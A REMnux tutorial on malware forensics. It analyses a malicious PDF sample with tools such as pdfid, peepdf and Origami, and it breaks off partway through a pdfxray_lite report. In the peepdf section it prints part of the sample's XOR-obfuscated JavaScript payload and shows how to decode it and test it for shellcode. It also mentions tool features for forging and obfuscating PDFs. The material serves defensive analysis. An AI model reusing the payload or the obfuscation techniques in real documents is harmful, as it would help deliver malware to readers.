

REMnux Tutorial-3: Investigation of Malicious PDF & Doc Documents

Rhydham Joshi

M.S. in Software Engineering, San Jose State University

Phone : (+1) 408-987-1991

| Email : rhydham.joshi@yahoo.com

Blog : malwareforensics1.blogspot.com

| LinkedIn : www.linkedin.com/in/rhydhamjoshi

Contents:

PDF Analysis in Brief

PDF File Analysis

- AnalyzePDF
- pdfextract
- pdfid
- peepdf
- Origami framework
 - origami-extractjs
 - origami-pdfscan
 - origami-walker
- pdfxray_lite
- pdf-parser
- pdfobjflow
- pdftk
- PdfStreamDumper

Microsoft Office Document Analysis

- OfficeMalScanner
- RTLScan

Shellcode Extraction

- Shellcode to exe
 - unicode2hex-unescaped
 - Shellcode2exe
- Shellcode to txt
 - unicode2raw
 - Sctest

Shellcode Analysis

- Xxxswf
- Swfdump
- Extract_swf

PDF *Analysis* in Brief

PDF Analysis in brief

- A PDF File is comprised of header, objects, cross-reference table (to locate objects), and trailer.
- “/OpenAction” and “/AA” (Additional Action) specifies the script or action to run automatically.
- “/Names”, “/AcroForm”, “/Action” can also specify and launch scripts or actions.
- “/JavaScript” specifies JavaScript to run.
- “/GoTo*” changes the view to a specified destination within the PDF or in another PDF file.
- “/Launch” launches a program or opens a document.
- “/URI” accesses a resource by its URL.
- “/SubmitForm” and “/GoToR” can send data to URL.
- “/RichMedia” can be used to embed Flash in PDF.
- “/ObjStm” can hide objects inside an Object Stream.
- Be mindful of obfuscation with hex codes, such as “/JavaScript” vs. “/J#61vaScript”

PDF File Analysis

AnalyzePDF

- Analyzes PDF files by looking at their characteristics in order to add some intelligence into the determination of them being malicious or benign.
- Example in next slide clearly describes the comparison between malicious pdf and benign pdf.

```
remnux@remnux:~/Desktop/AnalyzePDF-master$ python ./AnalyzePDF.py -h
usage: AnalyzePDF.py [-h] [-m MOVE] [-y YARARULES] Path
```

Produces a high level overview of a PDF to quickly determine if further analysis is needed based on it's characteristics

positional arguments:

Path	Path to directory/file(s) to be scanned
------	---

optional arguments:

-h, --help	show this help message and exit
-m MOVE, --move MOVE	Directory to move files triggering YARA hits to
-y YARARULES, --yazarules YARARULES	Path to YARA rules. Rules should contain a weighted score in the metadata section. (i.e. weight = 3)

```
remnux@remnux:~/Desktop/AnalyzePDF-master$ █
```

AnalyzePDF

```
remnux@remnux: ~/Desktop/AnalyzePDF-master$ python ../AnalyzePDF.py /home/remnux/Desktop/banana.pdf
```

```
=====
[+] Analyzing: /home/remnux/Desktop/banana.pdf
-----
[-] Sha256: d595daa5ca70cf63b559382afcfe30f94691f0b548305efdfac412fe45b53044
[-] JavaScript count.....: 1
[-] Additional Action.....: 1
[-] AcroForm.....: 1
[-] Total Entropy.....: 5.986949
[-] Entropy inside streams : 5.902188
[-] Entropy outside streams: 5.180600
[*] Entropy of outside stream is questionable:
[-] Outside (5.180600) +2 (7.180600) > Total (5.986949)
```

```
[-] (1) page PDF
```

```
-----
[-] Total YARA score.....: 0
[-] Total severity score...: 14
[-] Overall score.....: 14
=====
```

```
[!] HIGH probability of being malicious
```

```
remnux@remnux: ~/Desktop/AnalyzePDF-master$ python ../AnalyzePDF.py /home/remnux/Desktop/tiny_guide_to_x86_assembly.pdf
```

```
=====
[+] Analyzing: /home/remnux/Desktop/tiny_guide_to_x86_assembly.pdf
-----
[-] Sha256: 8c00a8baa28b9aa256949eee52f535a9eca1ac8404297bed491c7769e21ca5fa
[-] Total Entropy.....: 7.835429
[-] Entropy inside streams : 7.943522
[-] Entropy outside streams: 4.985109
```

```
-----
[-] Total YARA score.....: 0
[-] Total severity score...: 0
[-] Overall score.....: 0
=====
```

```
[-] Scanning didn't determine anything warranting suspicion
```









```
remnux@remnux: ~/Desktop/AnalyzePDF-master$
```

pdfextract

- Pdfextracts various information out of a PDF Document file.

```
remnux@remnux:~/Desktop/AnalyzePDF-master$ pdfextract -h
Usage: /usr/local/bin/pdfextract <PDF-file> [-afjms] [-d <output-directory>]
Extracts various data out of a document (streams, scripts, images, fonts, metadata, attachments)
Bug reports or feature requests at: http://origami-pdf.googlecode.com/
```

Options:

 -d, --output-dir DIR	Output directory
 -s, --streams	Extracts all decoded streams
 -a, --attachments	Extracts file attachments
 -f, --fonts	Extracts embedded font files
 -j, --js	Extracts JavaScript scripts
 -m, --metadata	Extracts metadata streams
 -i, --images	Extracts embedded images
 -h, --help	Show this message

```
remnux@remnux:~/Desktop/AnalyzePDF-master/banana.dump/streams$ pdfextract -j -m -a -i /home/remnux/Desktop/banana.pdf
```

```
[error] Breaking on: "endstream\r..." at offset 0xd69
[error] Last exception: [Origami::InvalidObjectError] Failed to parse object (no:18,gen:0)
-> [Origami::InvalidNameObjectError] Bad name format
Extracted 1 scripts to 'banana.dump/scripts'.
Extracted 0 attachments to 'banana.dump/attachments'.
Extracted 1 metadata streams to 'banana.dump/metadata'.
Extracted 0 images to 'banana.dump/images'.
```

Error represents issue with certain part of PDF. However as long as the scripts, attachments etc is intact, it would be successfully extracted to .dump folder. It is better to supply arguments like -j, -m, -a, -i to get better result set.

pdfid

- -s Scans the entire directory. It finds the pdf and test it to find anomalies. If -f option is also specified, it scans every file in directory
- -a It displays all the names in file
- -e Display extra information like dates, Entropy etc
- -f Scans even if the file is without proper header or broken PDF or any file
- -d It disables JavaScript and auto launch in PDF.

```
remnux@remnux:~/Desktop$ pdfid -h
Usage: pdfid [options] [pdf-file|zip-file|url]
Tool to test a PDF file

Options:
  --version      show program's version number and exit
  -h, --help     show this help message and exit
  -s, --scan     scan the given directory
  -a, --all      display all the names
  -e, --extra    display extra data, like dates
  -f, --force    force the scan of the file, even without proper %PDF header
  -d, --disarm   disable JavaScript and auto launch
remnux@remnux:~/Desktop$ █
```

pdfid

```
remnux@remnux:~/Desktop$ pdfid -e -f -d /home/remnux/Desktop/banana.pdf
```

```
/AA -> /aa  
/JavaScript -> /jAVAsCRIPT  
/JS -> /js
```

```
PDFiD 0.1.2 /home/remnux/Desktop/banana.pdf
```

```
PDF Header: %PDF-1.6
```

```
obj 29
```

```
endobj 29
```

```
stream 7
```

```
endstream 8
```

```
xref 2
```

```
trailer 2
```

```
startxref 2
```

```
/Page 1
```

```
/Encrypt 0
```

```
/ObjStm 0
```

```
/JS 1
```

```
/JavaScript 1
```

```
/AA 1
```

```
/OpenAction 0
```

```
/AcroForm 1
```

```
/JBIG2Decode 0
```

```
/RichMedia 0
```

```
/Launch 0
```

```
/EmbeddedFile 0
```

```
/XFA 0
```

```
/Colors > 2^24 0
```

```
%%EOF 2
```

```
After last %%EOF 0
```

```
D:20080227165809+08'00 /CreationDate
```

```
D:20080303170620+08'00 /CreationDate
```

```
D:20080321102109+08'00 /ModDate
```

```
Total entropy: 5.986949 ( 172369 bytes)
```

```
Entropy inside streams: 5.902188 ( 165157 bytes)
```

```
Entropy outside streams: 5.180600 ( 7212 bytes)
```

```
remnux@remnux:~/Desktop$ █
```

peepdf

- Peepdf aim to provide entire package that a security researcher could need in a PDF analysis.
- With peepdf it's possible to see all the objects in the document showing the suspicious elements, supports the most used filters and encodings, it can parse different versions of a file, object streams and encrypted files.
- It also provides Javascript and shellcode analysis wrappers too. Apart of this it is able to create new PDF files, modify existent ones and obfuscate them.

```
remnux@remnux:~$ peepdf -h
Usage: /usr/local/bin/peepdf [options] PDF_file
```

```
Version: peepdf 0.2 r224
```

```
Options:
```

-h, --help	show this help message and exit
-i, --interactive	Sets console mode.
-s SCRIPTFILE, --load-script=SCRIPTFILE	Loads the commands stored in the specified file and execute them.
-c, --check-vt	Checks the hash of the PDF file on VirusTotal.
-f, --force-mode	Sets force parsing mode to ignore errors.
-l, --loose-mode	Sets loose parsing mode to catch malformed objects.
-m, --manual-analysis	Avoids automatic Javascript analysis. Useful with eternal loops like heap spraying.
-u, --update	Updates peepdf with the latest files from the repository.
-g, --grinch-mode	Avoids colorized output in the interactive console.
-v, --version	Shows program's version number.
-x, --xml	Shows the document information in XML format.

```
remnux@remnux:~$
```

Interactive mode provides lots of useful commands for analysis

To avoid errors during parsing

peepdf

```
remnux@remnux:~$ peepdf /home/remnux/Desktop/banana.pdf
```

```
File: banana.pdf
```

```
MD5: 034c1aa7c84529a01b847cf08c8d51ed
```

```
SHA1: 89e1aae4d8e562c237ff80846f56f3baa2d6c516
```

```
Size: 172369 bytes
```

```
Version: 1.6
```

```
Binary: True
```

```
Linearized: True
```

```
Encrypted: False
```

```
Updates: 1
```

```
Objects: 28
```

```
Streams: 7
```

```
Comments: 0
```

```
Errors: 2
```

```
Version 0:
```

```
  Catalog: 13
```

```
  Info: 11
```

```
  Objects (1): [12]
```

```
  Streams (0): []
```

```
Version 1:
```

```
  Catalog: No
```

```
  Info: No
```

```
  Objects (27): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 13, 14, 15, 16, 17, 18, 23, 24, 25, 26, 27, 28, 29, 30, 31, 33]
```

```
    Errors (3): [18, 26, 5]
```

```
  Streams (7): [33, 18, 23, 24, 26, 5, 10]
```

```
    Encoded (4): [33, 24, 26, 5]
```

```
    Decoding errors (2): [26, 5]
```

```
  Suspicious elements:
```

```
    /AcroForm: [13]
```

```
    /Names: [13, 9]
```

```
    /AA: [16]
```

```
    /JS: [31]
```

```
    /JavaScript: [31]
```

```
remnux@remnux:~$
```

peepdf

PPDF> help

Documented commands (type help <topic>):

=====

bytes	exit	js_join	quit	set
changelog	filters	js_unescape	rawobject	show
create	hash	js_vars	rawstream	stream
decode	help	log	references	tree
decrypt	info	malformed_output	replace	vtcheck
embed	js_analyse	metadata	reset	xor
encode	js_beautify	modify	save	xor_search
encode_strings	js_code	object	save_version	
encrypt	js_eval	offsets	sctest	
errors	js_jjdecode	open	search	

PPDF> █

Most useful Commands :

tree
offsets
metadata
object / rawobject
stream / rawstream
references
js_analyse
js_code
show var/file
xor
xorsearch
sctest
hash

Shellcode analysis

sctest

Misc

replace
search
set
show
vtcheck
xor
xor_search

Creation/Modification

create
decode
decrypt
embed
encode
encode_strings
encrypt
filters
malformed_output
modify
save

Peepdf interactive command set :

Showing information

bytes
changelog
errors
hash
info
metadata
object
offsets
rawobject
rawstream
references
save_version
stream
tree

Javascript analysis

js_analyse
js_beautify
js_code
js_eval
js_jjdecode
js_join
js_unescape
js_vars

Console

exit
help
log
open
quit
reset

Peepdf

Console

- **help** – Shows help
- **log** – Permits logging commands to a file
- **open** – Opens a new PDF file
- **reset** – Resets variables or screen
- **quit**
- **exit**

Whole document

- **info** – Shows information of objects and document
- **tree** – Shows the logical structure of the document
- **offsets** – Shows the physical structure
- **hash** – Permits making a hash of some raw bytes
- **bytes** – Shows raw bytes of the document
- **metadata** – Shows metadata information
- **changelog** – Shows changes between versions
- **save_version** – Saves one specific version
- **errors** – Shows parsing errors

Output redirection is possible

- **set**
 - » *set output file path_to_my_file*
 - » *set output variable myVar*

Objects

- **object** – Shows objects, after decryption / decoding
- **rawobject** – Shows raw objects
- **stream** – Shows streams, after decryption / decoding
- **rawstream** – Shows raw streams
- **references** – Shows references in and to objects
- **hash** – Permits making a hash of objects, streams...

Shell redirection is easier ;)

– Files

- » *stream 6 > stream6_file*
- » *js_code 12 >> pdf_js_code_file*

– Variables

- » *js_unescape variable myVar \$> unescaped*
- » *rawstream 5 \$>> all_my_rawstreams var*

Shellcode emulation

- **sctest** – Libemu sctest wrapper

Misc

- **set** – Creates a variable with the given value
- **search** – Searches the document for ASCII and HEX chars
- **show** – Shows the content of the given variable
- **xor** – Performs XOR operations over streams / bytes / files..
- **xor_search** – Performs XOR and searches some pattern

Modification / Creation

- **modify** – Modifies objects
- **filters** – Modifies or removes the filter of a given stream
- **decode** – Decodes raw bytes / streams / files / variables
- **encode** – Encodes raw bytes / streams / files / variables
- **encode_strings** – Obfuscates strings / names of objects
- **embed** – Embeds a file in the PDF document
- **encrypt** – Encrypts the document
- **malformed_output** – Writes malformed documents
- **create** – Creates basic PDF documents (JS execution too)
- **save** – Saves the document after modifications

Javascript functions

- **js_code** – Shows the Javascript code of an object
- **js** – Runs Spidermonkey with the given JS code
- **js_analyse** – Tries to execute and analyze the JS code
- **js_beautify** – Beautifies the Javascript code
- **js_unescape** – Unescapes the escaped JS code
- **js_join** – Joins separated Javascript strings

Peepdf

PPDF> offsets

```
0 Header
16
93 Object 12 (78)
116 Xref Section (451)
566
569 Trailer (145)
713
714 EOF

Version 1:

734 Object 33 (237)
970
972 Object 13 (122)
1093
1095 Object 14 (121)
1215
1217 Object 15 (29)
1245
1247 Object 16 (158)
8607 Object 2 (1190)
8609
8695 Object 3 (87)
8697
8771 Object 4 (75)
8773 Object 5 (159058)
167830
167832 Object 6 (33)
167864
167866 Object 7 (23)
Object 11 (219)
172067
172071 Xref Section (250)
172320
172323 Trailer (39)
172361
172362 EOF
```

PPDF> █

PPDF> tree

dictionary (12)

Version 1:

```
/Outlines (1)
/Encoding (2)
/Font (3)
  /Encoding (2)
/Font (4)
stream (5)
/Nums (6)
  /Action /D (7)
/Pages (8)
  /Page (16)
    /Pages (8)
    stream (26)
    dictionary (25)
      /ExtGState (29)
      /Font (27)
      /FontDescriptor (28)
      /Action /JavaScript (31)
      Unknown (32)
    array (17)
    stream (18)
  /Names (9)
    stream (24)
    Unknown (33328)
    Unknown (22)
  stream (10)
  dictionary (11)
  /Catalog (13)
    dictionary (14)
      /Encoding (2)
      /Font (3)
      /Font (4)
    stream (10)
    /Pages (8)
    /Nums (6)
    /Outlines (1)
    /AP (15)
    /Names (9)
  stream (23)
    stream (24)
  /Filespec (30)
    stream (5)
  stream (33)
```

PPDF> █

Here, step 1 and step 2 shows 2 suspicious objects : 31 & 5

PPDF> object 31

```
<< /S /JavaScript
/JS 32 0 R >>
```

PPDF> object 32

```
<< /Length 4574
/Filter [ /FlateDecode ] >>
stream
```

k=0x5c;

```
/*# put xor'ed string to s1
s1='\x2a\x3d\x2e\x7c\x31\x39\x31\x33\x2e\x25\x67\x56\x56\x35\x3a\x74\x3d\x2c\x2c\x72\x2a\x35\x39\x2b\x39\x2e\x0a\x39\x2e\x2
f\x35\x33\x32\x7c\x62\x61\x7c\x64\x75\x7c\x27\x56\x3a\x29\x32\x3f\x28\x35\x33\x32\x7c\x12\x0f\x74\x75\x7c\x27\x56\x7c\x7c\x
7c\x2a\x3d\x2e\x7c\x32\x33\x2c\x7c\x61\x7c\x29\x32\x39\x2f\x3f\x3d\x2c\x39\x74\x7b\x79\x29\x65\x6c\x65\x6c\x79\x29\x65\x6c\
x65\x6c\x7b\x75\x67\x7c\x56\x7c\x7c\x2a\x3d\x2e\x7c\x2f\x3f\x7c\x61\x7c\x29\x32\x39\x2f\x3f\x3d\x2c\x39\x74\x7b\x79\x29\
\x6a\x6c\x65\x6c\x79\x29\x39\x3f\x64\x6d\x79\x29\x6c\x6f\x39\x64\x79\x29\x6c\x6c\x6c\x6c\x79\x29\x3f\x6c\x64\x6f\x79\x29\x6
4\x6f\x6a\x68\x79\x29\x6a\x68\x3f\x6f\x79\x29\x6c\x6c\x39\x3e\x79\x29\x6c\x6c\x39\x64\x79\x29\x6c\x6c\x6c\x6c\x79\x29\x69\x
3e\x6c\x6c\x79\x29\x39\x3e\x64\x6d\x79\x29\x6d\x6c\x3f\x69\x79\x29\x6c\x6c\x68\x6c\x79\x29\x39\x3f\x64\x6d\x79\x29\x6c\x6c\
x64\x64\x79\x29\x6c\x6c\x6c\x6c\x79\x29\x39\x3f\x64\x3e\x79\x29\x6d\x39\x39\x64\x79\x29\x6c\x6c\x6c\x6c\x79\x29\x39\x64\x6c
```

Object 31 showed key too so we can use it to get the content back

We can extract javascript code to a variable :

PPDF > js_code 32 \$ > Javascript // Javascript is a variable

PPDF > show Javascript // It will show the javascript variable

Since we know the key 0x5C, we can xor the content
and output to other variable :

PPDF > xor variable Javascript 0x5C \$> unobfuscated

PPDF > show unobfuscated // It will show the variable

We can check the presence of javascript/shellcode using
below command :

PPDF > js_analyse unobfuscated \$> shellcode

PPDF> show shellcode // shows the variable content
it will show deassembly view. Analysing it can give much info.

PPDF > sctest variable shellcode // checks for shellcode

Shellcode can be
analyzed by converting
it to exe using
shellcode2exe utility

Do the same
thing for object 5

Origami Framework

- origami is a Ruby framework designed to parse, analyze, and forge PDF documents.
- It aims at providing a scripting tool to generate and analyze malicious PDF files.
- As well, it can be used to create on-the-fly customized PDFs, or to inject (evil) code into already existing documents.
- Origami-extractjs provides functionality similar to Pdfextract.
- Origami-walker is very handy tool to detect javascript/shell-code/urls strings embedded in pdf.
- Origami-pdfscan scans the pdf based upon its pre-defined policies.

Origami Framework

```
remnux@remnux:~$ origami-  
origami-extractjs origami-pdfscan origami-walker  
remnux@remnux:~$ origami-extractjs --help  
Usage: /usr/local/bin/pdfextract <PDF-file> [-afjms] [-d <output-directory>]  
Extracts various data out of a document (streams, scripts, images, fonts, metadata, attachments).  
Bug reports or feature requests at: http://origami-pdf.googlecode.com/
```

Options:

➡ -d, --output-dir DIR	Output directory
➡ -s, --streams	Extracts all decoded streams
➡ -a, --attachments	Extracts file attachments
➡ -f, --fonts	Extracts embedded font files
➡ -j, --js	Extracts JavaScript scripts
➡ -m, --metadata	Extracts metadata streams
➡ -i, --images	Extracts embedded images
➡ -h, --help	Show this message

**Provides similar
functionality like
Pdftextract**

```
remnux@remnux:~$ origami-pdfscan --help  
Usage: /usr/local/bin/pdfcop [options] <PDF-file>  
The PDF filtering engine. Scans PDF documents for malicious structures.  
Bug reports or feature requests at: http://origami-pdf.googlecode.com/
```

Options:

-o, --output LOG_FILE	Output log file (default STDOUT)
-c, --config CONFIG_FILE	Load security policies from given configuration file
-p, --policy POLICY_NAME	Specify applied policy. Predefined policies: 'none', 'standard', 'strong', 'paranoid'
-n, --no-color	Suppress colored output
-h, --help	Show this message

```
remnux@remnux:~$ origami-walker --help
```






Origami Framework -> Origami-pdfscan

```
remnux@remnux:~$ origami-pdfscan /home/remnux/Desktop/banana.pdf
[Tue Apr 21 23:10:43 -0400 2015] PDFcop is running on target `/home/remnux/Desktop/banana.pdf', policy = `standard'
[Tue Apr 21 23:10:43 -0400 2015] File size: 172369 bytes
[Tue Apr 21 23:10:43 -0400 2015] MD5: 034c1aa7c84529a01b847cf08c8d51ed
[error] Breaking on: "endstream\r..." at offset 0xd69
[error] Last exception: [Origami::InvalidObjectError] Failed to parse object (no:18,gen:0)
-> [Origami::InvalidNameObjectError] Bad name format
[error] Manually fix the file or set :ignore_errors parameter.
[error] Cannot read : "endstream\r..."
[error] Stopped on exception : Failed to parse object (no:18,gen:0)
-> [Origami::InvalidNameObjectError] Bad name format
[Tue Apr 21 23:10:43 -0400 2015] > Inspecting document structure...
[Tue Apr 21 23:10:43 -0400 2015] > Inspecting document catalog...
[Tue Apr 21 23:10:43 -0400 2015] . AcroForm = YES
[Tue Apr 21 23:10:43 -0400 2015] > Inspecting JavaScript names directory...
[Tue Apr 21 23:10:43 -0400 2015] > Inspecting attachment names directory...
[Tue Apr 21 23:10:43 -0400 2015] > Inspecting document pages...
[Tue Apr 21 23:10:43 -0400 2015] An error occurred during analysis : Origami::InvalidReferenceError (Cannot resolve reference
: 8 0 R)
[Tue Apr 21 23:10:43 -0400 2015] Document rejected by policy `standard', caused by "Analysis failure".
remnux@remnux:~$ origami-pdfscan /home/remnux/Desktop/tiny_guide_to_x86_assembly.pdf
[Tue Apr 21 23:11:06 -0400 2015] PDFcop is running on target `/home/remnux/Desktop/tiny_guide_to_x86_assembly.pdf', policy = `standard'
[Tue Apr 21 23:11:06 -0400 2015] File size: 81571 bytes
[Tue Apr 21 23:11:06 -0400 2015] MD5: f43d886c71f7c6fcc79b39a5f89bd630
[Tue Apr 21 23:11:06 -0400 2015] > Inspecting document structure...
[Tue Apr 21 23:11:06 -0400 2015] > Inspecting document catalog...
[Tue Apr 21 23:11:06 -0400 2015] > Inspecting JavaScript names directory...
[Tue Apr 21 23:11:06 -0400 2015] > Inspecting attachment names directory...
[Tue Apr 21 23:11:06 -0400 2015] > Inspecting document pages...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] >> Inspecting page...
[Tue Apr 21 23:11:06 -0400 2015] > Inspecting document streams...
[Tue Apr 21 23:11:06 -0400 2015] Document rejected by policy `standard', caused by [:allowLZWFilter].
remnux@remnux:~$
```

Origami Framework -> origami-walker

Origami-walker(PDF Walker) is very efficient, GUI based and easy to use tool to analyse malicious PDFs.

It provides several options to expedite analysis like :



Searching for common patterns like Javascript, VB, .bat, This Program, http etc could help in finding corresponding objects. We can also dump the stream to extract valuable information using origami-pdfscan & origami-extractjs.

Pdfxray_lite

- PDF X-RAY is an excellent tool for analyzing malicious pdf.
- This report switch allows to get a bare-bones report so we can see the PDF in a visual form.
- Report lists MD5, SHA1, SHA256, Objects, **Suspicious Objects** & All objects.
- Report clearly highlights suspicious objects so that it becomes easy for investigators to focus on such objects only.

```
remnux@remnux:~$ pdfxray_lite -h
Usage: pdfxray_lite [options]
Analyzes Malicious PDF Object in Memory
```

Options:

```
--version          show program's version number and exit
-h, --help         show this help message and exit
-f FILE, --file=FILE file to build an object from
-d DIR, --dir=DIR   dir to build an object from
-r REPORT, --report=REPORT
                    create basic report
```

```
remnux@remnux:~$ pdfxray_lite -f /home/remnux/Desktop/banana.pdf -r report
034c1aa7c84529a01b847cf08c8d51ed
remnux@remnux:~$ █
```

Pdfxray_lite

PDF X-RAY

General Information

MD5: 034c1aa7c84529a01b847cf08c8d51ed
SHA1: 89e1aae4d8e562c237ff80846f56f3baa2d6c516
SHA256: d595daa5ca70cf63b559382afcf30f94691f0b548305efdfac412fe45b53044
PDF Header: %PDF-1.6
File Size: 172369

Object Order

Object: 12 : @offset 16 : 78 bytes
Object: 1 : @offset 7376 : 41 bytes
Object: 2 : @offset 7418 : 1190 bytes
Object: 3 : @offset -1 : 87 bytes
Object: 4 : @offset -1 : 75 bytes
Object: 5 : @offset -1 : 159058 bytes
Object: 6 : @offset -1 : 33 bytes
Object: 7 : @offset -1 : 23 bytes
Object: 8 : @offset -1 : 51 bytes
Object: 9 : @offset 167942 : 169 bytes
Object: 10 : @offset 168112 : 3736 bytes
Object: 11 : @offset 171849 : 219 bytes
Object: 13 : @offset 972 : 122 bytes
Object: 14 : @offset 1095 : 121 bytes
Object: 15 : @offset 1217 : 29 bytes
Object: 16 : @offset 1247 : 158 bytes
Object: 17 : @offset 1406 : 24 bytes
Object: 18 : @offset 1431 : 2016 bytes
Object: 23 : @offset 3448 : 255 bytes
Object: 24 : @offset 3704 : 639 bytes
Object: 25 : @offset 4344 : 84 bytes
Object: 26 : @offset 4429 : 255 bytes
Object: 27 : @offset 4685 : 377 bytes
Object: 28 : @offset 5063 : 239 bytes
Object: 29 : @offset 5303 : 76 bytes
Object: 30 : @offset 5380 : 56 bytes
Object: 31 : @offset 5437 : 43 bytes
Object: 32 : @offset 5481 : 1894 bytes
Object: 33 : @offset 734 : 237 bytes

Versions

Version 0

Author
Creator
Producer
Creation Date
Modification Date

Version 1

Author
Creator
PScript5.dll Version 5.2
Producer
Acrobat Distiller 6.0.1 (Windows)
Creation Date
2008-02-27T16:58:09+08:00
Modification Date
2008-03-21T10:21:09+08:00

Suspicious Objects

```
Raw Data
  -- AcroForm 14 0 R, Metadata 100 R, Pages 80 R, PageLabels 60 R, Outlines 10 R, Type Catalog Names 110 R, ...
Raw Hash
  b1cda208f14c7a3fbd21ab550da49d
Encrypted?
  False
Suspicious Events
  0 Names
  AcroForm
References
  14 0 R, 100 R, 10 R, 60 R, 10 R, 110 R
```

Object: 16 : @offset 1247 : 158 bytes

```
Raw Data
-- Param: 0 R, Route: 0, Contents: 26 0 R, Resources: 25 0 R, AA: 0 31 0 R, CropBox: [0 595 842] /MediaBox: [0 595 842] /Annots: 17 0 R, Type: Page
Raw Hash
f7cd92d8e2eb1394da5601dccc8c871be
Encrypted?
False
Suspicious Events:
AA
References
0 0 R, 26 0 R, 25 0 R, 31 0 R, 17 0 R
```

```
Raw Data
-- JS: JavaScript JS 32 0 R --
Raw Hash
0d6b576896c4c06f6da67fa0230a93e03
Encrypted?
False
